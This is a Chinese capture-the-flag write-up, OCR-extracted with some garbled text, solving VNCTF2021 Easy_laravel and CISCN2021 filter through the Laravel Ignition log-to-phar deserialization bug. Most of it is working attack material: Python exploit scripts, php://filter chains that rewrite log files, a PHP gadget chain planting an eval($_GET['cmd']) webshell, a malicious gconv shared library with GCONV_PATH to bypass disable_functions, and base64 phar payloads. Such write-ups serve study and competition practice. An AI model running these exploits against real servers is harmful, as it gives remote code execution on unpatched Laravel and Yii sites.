VNCTF2021 EZ_laravel&&CISCN2021 filter wp

写在前面

这两个题目的口子一样,环境完全可以参照 [laravel 8 debug] rce 的漏洞,里面值得细讲的就是有趣的转换器,和两个不同框架的日志文件,先分析漏洞吧。

环境准备

环境是在 win下面的。

- composer create-project laravel/laravel="8.0.*"
 laravel8.0 --prefer-dist
- 2 cd laravel8.0
- 3 composer require facade/ignition==2.5.1
- 4 php artisan serve

漏洞分析

由于我们是直接创建了一个项目所以,没有出现 Ignition (Laravel 6+默认错误页面生成器) ,这个错误页面生成器会提供一个solutions。在这个控制器中有入口。

1 src/Http/Controllers/ExecuteSolutionController.php

```
public function __invoke(
    ExecuteSolutionRequest $request,
    SolutionProviderRepository $solutionProviderRepository
) {
    $solution = $request->getRunnableSolution();

    $solution->run($request->get( key: 'parameters', []));

    return response( content: '');
}
```

solution 可控 那就可以调用任意 solution 的 run 方法。且参数可控。

利用点在

src/Solutions/MakeViewVariableOptionalSolution.php

viewFile 可控,可以或许可以任意写, \$output 是否可控呢? 打个断点,看是否污染吧。构造如下数据

```
http://127.0.0.1:8000/_ignition/execute-solution

enctype
application/json

Body
{
    "solution": "Facade\\Ignition\\Solutions\\MakeViewVariableOptionalSolution",
    "parameters": {
    "variableName": "username",
    "viewFile": "../storage/logs/laravel.log"
}
}
```

如果我们传入了variableName, \$output 是不会改变的。

那么代码简化

写入的文件 和 文件内容是没办法齐美的。写入木马自然不可以。

漏洞利用

原作者的思路,是尝试往日志文件中写入 phar 文件,然后在file_get_contents 处触发 反序列化。

我们可以利用 [php://filter/write=过滤器 来获取日志文件的内容, 然后在写入过滤后的内容来, 写入完整的 phar文件。

首先清除日志。

php://filter/write=convert.iconv.utf-8.utf16be|convert.quoted-printableencode|convert.iconv.utf-16be.utf8|convert.base64decode/resource=../storage/logs/laravel.log

参考链接已经解释很详细了,就不造次了。

写入 payload

1 =55=00=45=00=46=00=5A=00=54=00=45=00=39=00=42=00=5 2=00=41=00=3D=00=3D=00

可以先观察日志文件, 日志只记录了报错信息。

```
1 [2021-05-19 07:54:58] local.ERROR:
    file_get_contents(=55=00=45=00=46=00=5A=00=54=00=4
5=00=39=00=42=00=52=00=41=00=3D=00): failed
    to open stream: No such file or directory
    {"exception":"[object] (ErrorException(code: 0):
    file_get_contents(=55=00=45=00=46=00=5A=00=54=00=4
5=00=39=00=42=00=52=00=41=00=3D=00=3D=00): failed
    to open stream: No such file or directory at
    D:\\ctf\\phpstudy\\phpstudy\ppro\\www\\sources\\lar
    avel\\laravel8.0\\vendor\\facade\\ignition\\src\\s
    olutions\\MakeviewVariableOptionalSolution.php:75)
2 [stacktrace]
3 .....
```

可以发现 我们的 payload (xxxxx) 出现了两次。

重点讲一下写入phar 文件时清空干扰词遇见的的问题。

```
php://filter/write=convert.quoted-printable-
decode|convert.iconv.utf-16le.utf-
8|convert.base64-
decode/resource=../storage/logs/laravel.log
```

quoted-printable-decode 会把我们的payload解码,

然后在再 utf-161e->utf-8

utf-161e 是两个字节编码的,

```
php > echo bin2hex(iconv('utf-8','utf-161e','1234'))."\n\n";
3100320033003400
```

可以看一下, 其实 相当于 就是 将 1234 => 1\02\03\04\0

我们写入的 payload 也是这种形式的,我们希望在 utf-16le -> utf-8 的时候我们的 payload 可以得到正确的解码

那么就需要 payload 前面的字符数量是 偶数个。

```
php > echo str1en('[2021-05-19 07:54:58] local.ERROR: file_get_contents(');

•53
```

喔?奇数个?我们是有两个payload在日志文件中的,这两个payload中间也是奇数个的。

```
php > echo strlen('): failed to open stream: No such file or directory {"exception":"[object] (ErrorException(code: file_get_contents(');
119
```

而日志文件是奇数个的。

```
C:\Users\hp\Desktop>php 3.php
10065
C:\Users\br\Desktor\
```

XXXX	payload	XXXX	payload	xxxx
奇数	偶数	奇数	偶数	奇数


这样的话我们可以尝试复写一个前缀进去,


XXXX	AA	xxxx	AA	XXXX
奇数	偶数	奇数	偶数	奇数

XXXX	payload	XXXX	payload	XXXX
奇数	偶数	奇数	偶数	奇数

这样的话,我们处于前面位置的 payload 就会在转码后 完整保留下来。当我把 payload 换成phar 的链子的时候,出现了错误,我看有的师傅会在 payload 后面再加一个 A,问题是解决了。可能日志的问题吧。但加前缀在一定程度上一定没问题的。

如果在写入phar文件的时候出现了问题,不妨再在 payload 后加一个 A 后缀吧。





贴个自己写的exp吧。

```
import requests
  import json
2
3
4
  url = "http://127.0.0.1:8000/_ignition/execute-
  solution"
  #清空
  file1='php://filter/write=convert.iconv.utf-
  8.utf-16be|convert.quoted-printable-
  encode|convert.iconv.utf-16be.utf-
  8|convert.base64-
  decode/resource=../storage/logs/laravel.log'
8
  #payload
```

```
10 | s='PD9waHAgX19IQUXUX0NPTVBJTEVSKCk7ID8+DQpgAQAAAg
   AAABEAAAABAAAAAAJAQAATzozNzoiTW9ub2xvZ1xIYW5kbGV
   yXEZpbmdlcnNDcm9zc2VkSGFuZGxlciI6Mzp7czoxNjoiACoA
   cGFzc3RocnVMZXZ1bCI7aTowO3M6OToiACoAYnVmZmVyIjthO
   jE6e3M6NDoidGVzdCI7YToyOntpOjA7czoOOiJjYWxjIjtzOj
   U6ImxldmVsIjt00319czoxMDoiACoAaGFuZGxlciI7Tzoy0Do
   iTW9ub2xvZ1xIYW5kbGVyXEdyb3VwSGFuZGx1ciI6MTp7czox
   MzoiACoAcHJvY2Vzc29ycyI7YToyOntpOjA7czo3OiJjdXJyZ
   w50Ijtp0jE7czo20iJzeXN0Zw0iO319fQUAAABkdw1teQQAAA
   BT2KRgBAAAAAx+f9ikAQAAAAAAAAAAB0ZXN0LnR4dAQAAAB
   T2KRgBAAAAAx+f9ikAQAAAAAAAHR1c3R0ZXN07IzUmEt8iAPk
   56fx9y7EGC+LRECCAAAAR0JNQg=='
11 file2=''.join(["=" + hex(ord(i))[2:] + "=00" for
   i in s]).upper()+'A'
12
13
   # 清楚干扰字
   file3='php://filter/write=convert.quoted-
14
   printable-decode|convert.iconv.utf-16le.utf-
   8|convert.base64-
   decode/resource=../storage/logs/laravel.log'
15
   file4='phar://../storage/logs/laravel.log'
16
17
   def getpayload(file):
18
19
     payload = json.dumps({
20
     "solution":
   "Facade\\Ignition\\Solutions\\MakeViewVariableOpt
   ionalSolution",
21
     "parameters": {
       "variableName": "username",
22
23
       "viewFile": file
24
       }
25
     })
     return payload
26
27
28
   headers = {
     'Content-Type': 'application/json'
29
```

```
30 }
31
32
33
34 def write():
     res=requests.request("POST", url,
35
   headers=headers, data=getpayload(file1))
     if 'ErrorException' in res.text:
36
       requests.request("POST", url,
37
   headers=headers, data=getpayload(file1))
     requests.request("POST", url, headers=headers,
38
   data=getpayload('AA'))
39
     requests.request("POST", url, headers=headers,
   data=getpayload(file2))
40
     res=requests.request("POST", url,
   headers=headers, data=getpayload(file3))
     if 'ErrorException' in res.text:
41
       print('写入失败, 重来喽')
42
43
44 write()
```

题目

[VNCTF 2021]Easy_laravel

给了源码,phar文件写入日志的漏洞还在,但是要重新找一个链子。

找 ___destruct

Importconfigurator 类中

找 __call()

HigherOrderMessage类中

```
*/
public function __call ($method, $args)
{
    if ($this->method === 'shouldNotHaveReceived') {
        return $this->mock->{$this->method}($method, $args);
    }
    $expectation = $this->mock->{$this->method}($method);
```

这里可以实例化任意类,并调用其任意方法。

找存在危险函数的方法。

Mockclass 类

这里可以执行任意代码。

```
1 <?php
2 namespace
Symfony\Component\Routing\Loader\Configurator{
3    class ImportConfigurator{
4        private $parent;
5        private $route;
6        public function __construct($class){</pre>
```

```
$this->parent = $class;
                $this->route = 'test';
8
9
            }
       }
10
   }
11
12
13
   namespace Mockery{
14
       class HigherOrderMessage{
            private $mock;
15
            private $method;
16
            public function __construct($class){
17
18
                $this->mock = $class;
19
                $this->method = 'generate';
            }
20
       }
21
22
   }
23
24
   namespace PHPUnit\Framework\MockObject{
       final class MockTrait{
25
26
            private $classCode;
            private $mockName;
27
            public function __construct(){
28
29
                $this->classCode = "phpinfo();";
                $this->mockName = 'jiang';
30
31
            }
32
       }
33
   }
34
35
   namespace{
36
       use
   \Symfony\Component\Routing\Loader\Configurator\Im
   portConfigurator;
       use \Mockery\HigherOrderMessage;
37
       use \PHPUnit\Framework\MockObject\MockTrait;
38
39
40
       $m = new MockTrait();
       $h = new HigherOrderMessage($m);
41
```

```
$i = new ImportConfigurator($h);
42
43
        $phar = new Phar("phar.phar");
44
45
        $phar -> startBuffering();
        $phar -> addFromString("test.txt","test");
46
        $phar -> setStub("GIF89a"."<?php</pre>
47
     _HALT_COMPILER();?>");
48
        $phar -> setMetadata($i);
49
        $phar -> stopBuffering();
50
        echo
   base64_encode(file_get_contents('phar.phar'));
51
   }
   ?>
52
```

将payload 带进上面的 exp,打不通?这就是 在后面加'A'的问题了,去掉就可以了。

```
disable_functions

pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_ wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_w stopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_si gnal_dispatch,pcntl_get_last_error,pcntl_strerror,pcnt l_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,p cntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_asy nc_signals,iconv,system,exec,shell_exec,popen,proc_o pen,passthru,symlink,link,syslog,imap_open,dl,mail,er ror_log,debug_backtrace,debug_print_backtrace,gc_c ollect_cycles,iconv,iconv_strlen
```

ban了 iconv 和 iconv_strlen。 有猫腻哈哈。留了 putenv, 但还ban了 mail 应该就是利用 php://filter 中的 iconv转换器来加载恶意so 了,还开了 open_basedir



漏洞原型如下

https://gist.github.com/LoadLow/90b60bd5535d6c3927bb24d5 f9955b80 先写一个可持续利用log 吧,不然每次都要重新打,很烦。

jiang.phar 内容是一个 eval(\$_GET[cmd])的木马

```
$code = base64_encode(file_get_contents('jiang.phar'));
// $this->classCode = 'eval($_GET["cmd"]);echo "fuck!!!";';
$this->classCode = "phpinfo();file_put_contents('/var/www/html/storage/logs/jiang.log',base64_decode('{$code}'));";
```

用glob 和 ini_set 都没绕过 这 open_basedir ,很奇怪。 guoke师傅的wp里说有 /readflag,

在传入 .so 文件和 module 文件的时候,不能从远程 vps 上下载,只能分段传输了,切记分段传输的时候 文件的完整性,如果最后没打通,来检查检查 .so 文件是否完整。

```
#include <stdio.h>
#include <stdio.h>
void gconv() {}

void gconv_init() {

system("/readflag > /tmp/flag");

exit(0);

gcc payload.c -o payload.so -shared -fPIC
```

```
gconv-modules
module PAYLOAD// INTERNAL
../../../../../tmp/payload 2
module INTERNAL PAYLOAD//
../../../../tmp/payload 2
```

在exp 中加入这个函数,跑就好了,上面的 write 函数可以不用执行了,记得修改 phar://。

```
1 def read():
 2
     parm="?
   cmd=print_r(scandir('/tmp'));putenv('GCONV_PATH=/
   tmp/');file_put_contents('php://filter/write=conv
   ert.iconv.payload.utf-
   8/resource=/tmp/jiang','jiang');"
     res=requests.request("POST", url=url+parm,
   headers=headers, data=getpayload(file4))
     while 'flag' not in res.text:
       res=requests.request("POST", url=url+parm,
 5
   headers=headers, data=getpayload(file4))
       print('continue')
 6
 7
 8
     parm="?cmd=echo
   file_get_contents('/tmp/flag');"
     res=requests.request("POST", url=url+parm,
   headers=headers, data=getpayload(file4))
     print(res.text.split('</html>')[1])
10
11 read()
```

这里比较玄学,因为在转换器触发.so 文件的时候,并不一定会成功,第一次做的时候十几次,写wp再做的时候 跑了上百次,多发几次。(fuck 我加的

```
PS C:\Users\hp> & python c:/Users/hp/Desktop/1.py

flag{f01f1ab5-f544-4413-9079-af877a948b3f}
fuck!!!

PS C:\Users\hp\ []
```

CISCN filter

题目就给了个 composer.json 文件 和 控制器, hint是 log的配置

```
$file = Yii::$app->request->get( name: 'file');
$res = file_get_contents($file);
file_put_contents($file,$res);
return $this->render( view: 'index');
```

log可以写进本地配置自己打的,在 config/web.config 里

```
2021-05-19 12:02:42 [::1][-][njcc8h7dnf22466qi1p44fijup][error][yii\base\ErrorException:2] yii\base\ErrorException:
   file_get_contents(xxxxxxx): failed to open stream: No such file or directory in
   D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php:67
   Stack trace:
#0 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\controllers\SiteController.php(67): yii\web\ErrorHandler->handleError('???', '???',
4 #1 D:\ctf\phpstudy\phpstudy pro\WWW\sources\yii2\controllers\SiteController.php(67): ::file get contents('???')
5 #2 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yii2\base\InlineAction.php(57):
   app\controllers\SiteController->actionIndex()
6 #3 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yii2\base\InlineAction.php(57):
   ::call user func array:{D:\ctf\phpstudy\phpstudy\pnpstudy\pnpstudy\pnpstudy\pnp\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php:57}('???', '???')
  #4 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Controller.php(181):
   yii\base\InlineAction->runWithParams('???')
8 #5 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Module.php(534):
   app\controllers\SiteController->runAction('???', '???')
  #6 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\web\Application.php(104): yii\web\Application->runAction('???',
0 #7 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yii2\base\Application.php(392):
   yii\web\Application->handleRequest('???')
   #8 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\web\index.php(12): yii\web\Application->run()
   #9 {main}
```

同样是把报错内容写进 日志里。

不一样的是, 日志的 payload(xxxxxxxx) 只出现了一次,

我们编码后的payload一定是偶数,

```
php > echo strlen('2021-05-19 12:02:42 [::1][-][njcc8h7dnf22466qilp44fijup][error][yii\base\ErrorException:2] yii\base\
rrorException: file_get_contents(')
php > ;
134
```

前偶后偶,不用加前缀了,直接打 payload 就可以了诶。

本地环境可能有些问题, 牛头不对马嘴了

```
2021-05-19 12:14:40 [::1][-][Imdd8prt5pnns3pq8gjur1r08c][error][yii\base\ErrorException:2] yii\base\ErrorException:
                file get contents(=55=00=45=00=46=00=5A=00=54=00=45=00=39=00=42=00=52=00=41=00=3D=00); failed to open stream:
                No \ such \ file \ or \ directory \ in \ D:\ctf\phpstudy\phpstudy\_pro\WWW\sources\yii2\controllers\biteController.php:67\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\controllers\con
                Stack trace:
                \label{prowww} \begin{tabular}{ll} \#0 D:\ctf\phpstudy\phpstudy\phpstudy\pro\WWW\sources\yii2\controllers\Director(67): yii\web\ErrorHandler->handleError(07): yii\web\ErrorHandler->handleFror(07): yii\web\ErrorHandler->ha
                #1 D:\ctf\phpstudy\phpstudy\pro\WWW\sources\yii2\controllers\SiteController.php(67): ::file_get_contents()
   5 #2 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php(57):
                app\controllers\SiteController->actionIndex()
                \# 3 \ D:\ctf\phpstudy\phpstudy\_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\InlineAction.php(57):
                :: call\_user\_func\_array: \{D: \ctf\phpstudy\phpstudy\_pro\WWW\sources\vii2\vendor\viisoft\vii2\base\InlineAction.php:57\}()
                #4 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Controller.php(181): yii\base\InlineAction->runWithParams()
   8 #5 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Module.php(534):
                app\controllers\SiteController->runAction()
                #6 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\web\Application.php(104): yii\web\Application->runAction()
 10 #7 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\vendor\yiisoft\yii2\base\Application.php(392): yii\web\Application->handleRequest()
11 #8 D:\ctf\phpstudy\phpstudy_pro\WWW\sources\yii2\web\index.php(12): yii\web\Application->run()
13
```

这两个日志不同的是???没了。

length: 1,573 长度还变成了 奇数个。

不过不影响,因为我们 payload前面是不变的偶数,影响的只有后面,只有保证后面是偶数个,在 utf-161e->utf-8 的时候不报错就 OK。

加一个 A 就行。



这道题的坑在

```
"monolog/monolog":"1.19" 1.19.0
里,
"yiisoft/yii2": "~2.0.14", 2.0.42.1
可用的链子。
```

需要用 monolog 组件的链子打

AABHQklC[root@VM-0-12-centos phpggc]# php ./phpggc monolog/rcel system "calc" -p phar -o php://output |base64 -w0
PD9waHAgX191QUXUXONPTVBJTEVSKCK7ID8+DQrBAgAAAgAAABAAAAAABQAGAATzozMjoiTW9ub2xvZ1xIYW5kbGVyXFN5c2xvZ1VkcEhhbmRsZXIiOjE6e3M6
OTOiACOAc29ja2V0IjtPOjISOiJNb25vbG9nXEhhbmRsZXJcQnVmZmVySGFUZGXlciIGNzp7czoxMDoiACoAaGFuZGXlciIT7zoyOToiTW9ub2xvZ1xIYW5kbGVyXFJ1
ZmZlckhhbmRsZXIiOjc6e3M6MTA6IgAqAGhhbmRsZXIiO047czoxMzoiACoAYNVmZmVyU2l6ZSI7aTVtTtzOjk6IgAqAGJ1ZmZlciI7YToxOntpOjA7YToyOntpOjA7
czo8OiJjYWjIjtzOjU6ImxldmVsIjt00319czo4OiIAKgBsZXZlbCI7TjtzOjE8OiIAKgBpbml0aWFsaXplZCI7YjoxO3MfMCRGigAqAGJ1ZmZlckxpbwl0IjtpOi0x
O3M6MTM6IgAqAHByb2Nlc3NvcnMi02E6Mjp7aTow03M6NzoiY3VycmVudCI7aTox03M6Njoic3lzdGVtIjt9fXM6MTM6IgAqAGJ1ZmZlcNpemUi02k6LTE7czo5OiIA
KgBidWZmZXIiO2E6MTp7aTow02E6Mjp7aTow03M6NDoiY2FsYyI7czolOiJsZXZlbCI7Tjt9fYM60DoiACoAbGV2ZWwi0047czoxNDoiACoAaW5pdGlhbGl6ZWQi02I6
MTtzOjE8OiIAKgBidWZmZXJMawJpdcI7aTotMTtzOjE2OiIAKgBwcm9jZXNzb3JzIjthOjI6ezk6MDtzOjc6ImNlcnJlbnQi0zk6MTtzOjY6InN5c3RlbSI7fX19BQAA
AGR1bW15BAAAAAWDpWAEAAAADH5/2KQBAAAAAAAAACAAAAHRlc3QudHh0BAAAAJwDpWAEAAAADH5/2KQBAAAAAAAAAAGGVzdHRlc3S7iCvtZWohkEMLr6ky6lT9zYsmWgIA
AABHQklC[root@VM-0-12-centos phpggc]#

exp如下

4

1 import requests
2 import os
3

s='PD9waHAgX19IQUXUX0NPTVBJTEVSKCk7ID8+DQq+AgAAAg AAABEAAAABAAAAABnAgAATzozMjoiTW9ub2xvZ1xIYW5kbGV yXFN5c2xvZ1vkcEhhbmRsZXIiOjE6e3M6Njoic29ja2vOIjtP OjI5OiJNb25vbG9nXEhhbmRsZXJcQnVmZmVySGFuZGxlciI6N zp7czoxMDoiACoAaGFuZGxlciI7TzoyOToiTW9ub2xvZ1xIYW 5kbGVyXEJ1ZmZlckhhbmRsZXIiOjc6e3M6MTA6IgAqAGhhbmR sZXIiOO47czoxMzoiACoAYnVmZmVyU216ZSI7aTotMTtzOjk6 IgAqAGJ1ZmZlciI7YToxOntpOjA7YToyOntpOjA7czoOOiJjY WxjIjtzOjU6ImxldmVsIjtOO319czo4OiIAKgBsZXZlbCI7Tj tzOjEOOiIAKgBpbmlOaWFsaXplZCI7YjoxO3M6MTQ6IgAqAGJ 1ZmZlckxpbwl0IjtpOi0xO3M6MTM6IgAqAHByb2Nlc3NvcnMi O2E6Mjp7aTowO3M6NzoiY3VycmVudCI7aToxO3M6Njoic31zd GVtIjt9fXM6MTM6IgAqAGJ1ZmZlclNpemUiO2k6LTE7czo5Oi IAKgBidWZmZXIiO2E6MTp7aTowO2E6Mjp7aTowO3M6NDoiY2F syyI7czo10iJsZXZlbCI7Tjt9fXM60DoiACoAbGV2ZWwi0047 czoxNDoiACoAaW5pdGlhbGl6ZWQi02I6MTtzOjE00iIAKgBid WZmZXJMaW1pdCI7aTotMTtzOjEzOiIAKgBwcm9jZXNzb3JzIj thojI6e2k6MDtzOjc6ImN1cnJlbnQiO2k6MTtzOjY6InN5c3R lbsi7fx19bQaaaGR1bw15baaaahsmpwaEaaaadh5/2kQbaaaa AAAACAAAAHR1c3QudHh0BAAAAHSMpWAEAAAADH5/2KQBAAAAA


payload=''.join(["=" + hex(ord(i))[2:] + "=00"
for i in s]).upper()

AAAdGVzdHRlc3SLzw7MRTDv+IZ+8iRcMtNeQdjWsQIAAABHQk

1c'

```
url = "http://localhost:8080/?file="
 9
10
11
   proxies = {
     "http": None,
12
     "https": None,
13
  }
14
15 # 清空
16 | file1='php://filter/write=convert.iconv.utf-
   8.utf-16be|convert.quoted-printable-
   encode|convert.iconv.utf-16be.utf-
   8|convert.base64-
   decode/resource=../runtime/logs/app.log'
17
   #payload
18
   file2=payload
19
20
21
   # 清楚干扰字
   file3='php://filter/write=convert.quoted-
22
   printable-decode|convert.iconv.utf-16le.utf-
   8|convert.base64-
   decode/resource=../runtime/logs/app.log'
23
   file4='phar://../runtime/logs/app.log'
24
25
   def write():
26
27
28
     res =
   requests.get(url=url+file1,proxies=proxies)
     while 'Congratulations!' not in res.text:
29
30
       res =
   requests.get(url=url+file1,proxies=proxies)
31
     #题目环境可能 payload前面偶数后奇数,所以后面再加以个
32
   A (payload永远偶数)
```

```
#requests.get(url=url+'AA',proxies=proxies) #题
   目环境的日志可能不一样,如果加上A 出错,不加A 出不来,就把
   这个注释去掉
     requests.get(url=url+file2+'A',proxies=proxies)
34
   # 本地如果加了A 出错,就把A去掉,
35
36
     res =
   requests.get(url=url+file3,proxies=proxies)
     if 'Congratulations!' not in res.text:
37
       print('重来!!')
38
39
     else:
       print('写入成功')
40
41
       read()
42
43
   def read():
     res=requests.get(url=url+file4,proxies=proxies)
44
45
     print(res.text)
46
47
48 write()
```



这是弹计算器的, buu上复现的话, 记得换 pay load。

如果有遇到什么问题还请告知。



https://www.ambionics.io/blog/laravel-debug-rce

https://xz.aliyun.com/t/9030